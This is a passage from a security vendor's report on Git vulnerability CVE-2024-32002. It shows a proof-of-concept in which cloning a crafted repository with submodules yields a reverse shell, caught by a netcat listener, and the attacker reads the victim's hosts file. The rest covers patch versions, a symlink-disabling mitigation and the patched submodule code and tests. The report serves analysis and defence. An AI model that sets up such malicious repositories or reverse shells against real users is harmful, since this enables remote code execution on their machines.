
About
submodule for git_rce
0 stars
1 watching
0 forks

Figure 20. Malicious Remote Main Repository (Left) and Remote Submodule Repository (Right)

For a maliciously configured remote repository as of the above, remote command execution is possible through post-checkout simply by a random user cloning it.

Let's assume a remote repository has been configured in the address of https://github.com/EQSTSeminar/git_rce. When the victim clones the following command, the remote command is run in the victim's computer.

```
git clone --recursive https://github.com/EQSTSeminar/git_rce.git
```


root@kali: /home/kali
File Actions Edit View Help
Administrator: Command Prompt - git clone --recursive https://github.com/EQSTSeminar/git_rce.git

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 7777
listening on [any] 7777 ...
192.168.216.130: inverse host lookup failed: Unknown host
connect to [192.168.216.129] from (UNKNOWN) [192.168.216.130] 52964

PS C:\git_rce\.git\modules\x> cat C:\Windows\System32\drivers\etc\hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of
# entry should be kept on an individ
# be placed in the first column foll
# The IP address and the host name s
# space.
#
# Additionally, comments (such as th
# lines or following the machine nam
#
# For example:
#
#      102.54.94.97     rhino.acme.c
#       38.25.63.10     x.acme.com

# localhost name resolution is handl
#    127.0.0.1       localhost
```

```
C:\>git clone --recursive https://github.com/EQSTSeminar/git_rce.git
Cloning into 'git_rce'...
remote: Enumerating objects: 8, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 8 (delta 1), reused 8 (delta 1), pack-reused 0
Receiving objects: 100% (8/8), done.
Resolving deltas: 100% (1/1), done.
warning: the following paths have collided (e.g. case-sensitive paths
on a case-insensitive filesystem) and only one from the same
colliding group is in the working tree:

  'a'
Submodule 'x/y' (https://github.com/EQSTSeminar/hook) registered for path 'A/modules/x'
Cloning into 'C:/git_rce/A/modules/x'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 17 (delta 0), reused 13 (delta 0), pack-reused 0
Receiving objects: 100% (17/17), done.
```

Figure 21. Reverse Shell Connection with Clone Command

Countermeasure

The vulnerability was patched in the versions 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2 and 2.39.4 opened on May 14, 2024. For response to CVE-2024-32002, it must be updated to the following version.

Product	Patch Version
Git	Versions after 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2 and 2.39.4


For response to the vulnerability, deactivate the symbolic link function using the command below.

```
git config --global core.symlinks false
```

It is also important for users to not close a repository they cannot trust.

- URL: https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv

Analyzing the patch, it can be found that a change occurred in the builtin/submodule--helper.c source code. First, the verification process below was added to the clone_submodule function.




```
static int clone_submodule(const struct module_clone_data *clone_data,
                           struct string_list *reference)
{
    char *p;
    char *sm_gitdir = clone_submodule_sm_gitdir(clone_data->name);
    char *sm_alternate = NULL, *error_strategy = NULL;

    struct child_process cp = CHILD_PROCESS_INIT;
    const char *clone_data_path = clone_data->path;
    char *to_free = NULL;



    if (!is_absolute_path(clone_data->path))
        clone_data_path = to_free = xstrfmt("%s/%s", get_git_work_tree(),
                                            clone_data->path);

    if (validate_submodule_git_dir(sm_gitdir, clone_data->name) < 0)
        die(_("refusing to create/use '%s' in another submodule's "
              "git dir"), sm_gitdir);

    if (!file_exists(sm_gitdir)) {



        if (safe_create_leading_directories_const(sm_gitdir) < 0)
            die(_("could not create directory '%s'"), sm_gitdir);

        prepare_possible_alternates(clone_data->name, reference);
```

```
static int clone_submodule(const struct module_clone_data *clone_data,
                           struct string_list *reference)
{
    char *p;
    char *sm_gitdir = clone_submodule_sm_gitdir(clone_data->name);
    char *sm_alternate = NULL, *error_strategy = NULL;
    struct stat st;
    struct child_process cp = CHILD_PROCESS_INIT;
    const char *clone_data_path = clone_data->path;
    char *to_free = NULL;

    if (validate_submodule_path(clone_data_path) < 0)
        exit(128);

    if (!is_absolute_path(clone_data->path))
        clone_data_path = to_free = xstrfmt("%s/%s", get_git_work_tree(),
                                            clone_data->path);

    if (validate_submodule_git_dir(sm_gitdir, clone_data->name) < 0)
        die(_("refusing to create/use '%s' in another submodule's "
              "git dir"), sm_gitdir);

    if (!file_exists(sm_gitdir)) {
        if (clone_data->require_init && !stat(clone_data_path, &st) &&
            !is_empty_dir(clone_data_path))
            die(_("directory not empty: '%s'"), clone_data_path);

        if (safe_create_leading_directories_const(sm_gitdir) < 0)
            die(_("could not create directory '%s'"), sm_gitdir);

        prepare_possible_alternates(clone_data->name, reference);
```

Figure 22. Code Added to clone_submodule function in builtin/submodule--helper.c

As for the verification process, it is checked whether only .git file is included in the path, and a submodule directory exists and is empty before submodule cloning. If not, “directory is not empty” alert is displayed, and the operation is stopped.


In addition, the dir_contains_only_dotgit function was added. This function checks whether only .git file is included in the directory, or another directory is also included. If another file or directory is included, an error is returned.



```
static int dir_contains_only_dotgit(const char *path)
{
    DIR *dir = opendir(path);
    struct dirent *e;
    int ret = 1;

    if (!dir)
        return 0;

    e = readdir_skip_dot_and_dotdot(dir);
    if (!e)
        ret = 0;
    else if (strcmp(DEFAULT_GIT_DIR_ENVIRONMENT, e->d_name) ||
         (e = readdir_skip_dot_and_dotdot(dir))) {
        error("unexpected item '%s' in '%s'", e->d_name, path);
        ret = 0;
    }

    closedir(dir);
    return ret;
}
```

Figure 23. dir_contains_only_dotgit Function Added in builtin/submodule--helper.c

In the vulnerability-patched version, it can be found that the following script was added to the test script t/t7406-submodule-update.sh.



```
'

test_expect_success CASE_INSENSITIVE_FS,SYMLINKS ₩
    'submodule paths must not follow symlinks' '

    # This is only needed because we want to run this in a self-contained
    # test without having to spin up an HTTP server; However, it would not
    # be needed in a real-world scenario where the submodule is simply
    # hosted on a public site.
    test_config_global protocol.file.allow always &&

    # Make sure that Git tries to use symlinks on Windows
    test_config_global core.symlinks true &&

    tell_tale_path="$PWD/tell.tale" &&
    git init hook &&
    (
        cd hook &&
        mkdir -p y/hooks &&
        write_script y/hooks/post-checkout <<-EOF &&
        echo HOOK-RUN >&2
        echo hook-run >"$tell_tale_path"
        EOF
        git add y/hooks/post-checkout &&
        test_tick &&
        git commit -m post-checkout
    ) &&

    hook_repo_path="$(pwd)/hook" &&
    git init captain &&
    (
        cd captain &&
```

Figure 24. Code Added in t/t7406-submodule-update.sh

The added script is presumed to be a test script for internally checking vulnerability handling status using the principle of the CVE-2024-32002. When the script is operated, HOOK-RUN message is displayed. Then, after a random command to write tell.tale file is executed, the status of message display and file generation is inspected.

■ Reference Sites

- Git Documentation: https://git-scm.com/doc
- Key GitHub Statistics in 2024 (Users, Employees, and Trends): https://kinsta.com/blog/github-statistics/
- Git Notes for Professionals: https://books.goalkicker.com/GitBook/
- Git hooks: https://www.atlassian.com/git/tutorials/git-hooks
- A Detailed Explanation of the Underlying Data Structures and Principles of Git: https://www.alibabacloud.com/blog/a-detailed-explanation-of-the-underlying-data-structures-and-principles-of-git_597391
- Adjust case sensitivity: https://learn.microsoft.com/en-us/windows/wsl/case-sensitivity
- Recursive clones on case-insensitive filesystems that support symlinks are susceptible to Remote Code Execution: https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv
- CVE-2024-32002 Critical vulnerability in Git: https://www.tarlogic.com/blog/cve-2024-32002-vulnerability-git/
- Exploiting CVE-2024-32002 RCE via git clone: https://amalmurali.me/posts/git-rce/

EQST INSIGHT

2024.07

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
https://www.skshieldus.com

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Marketing Group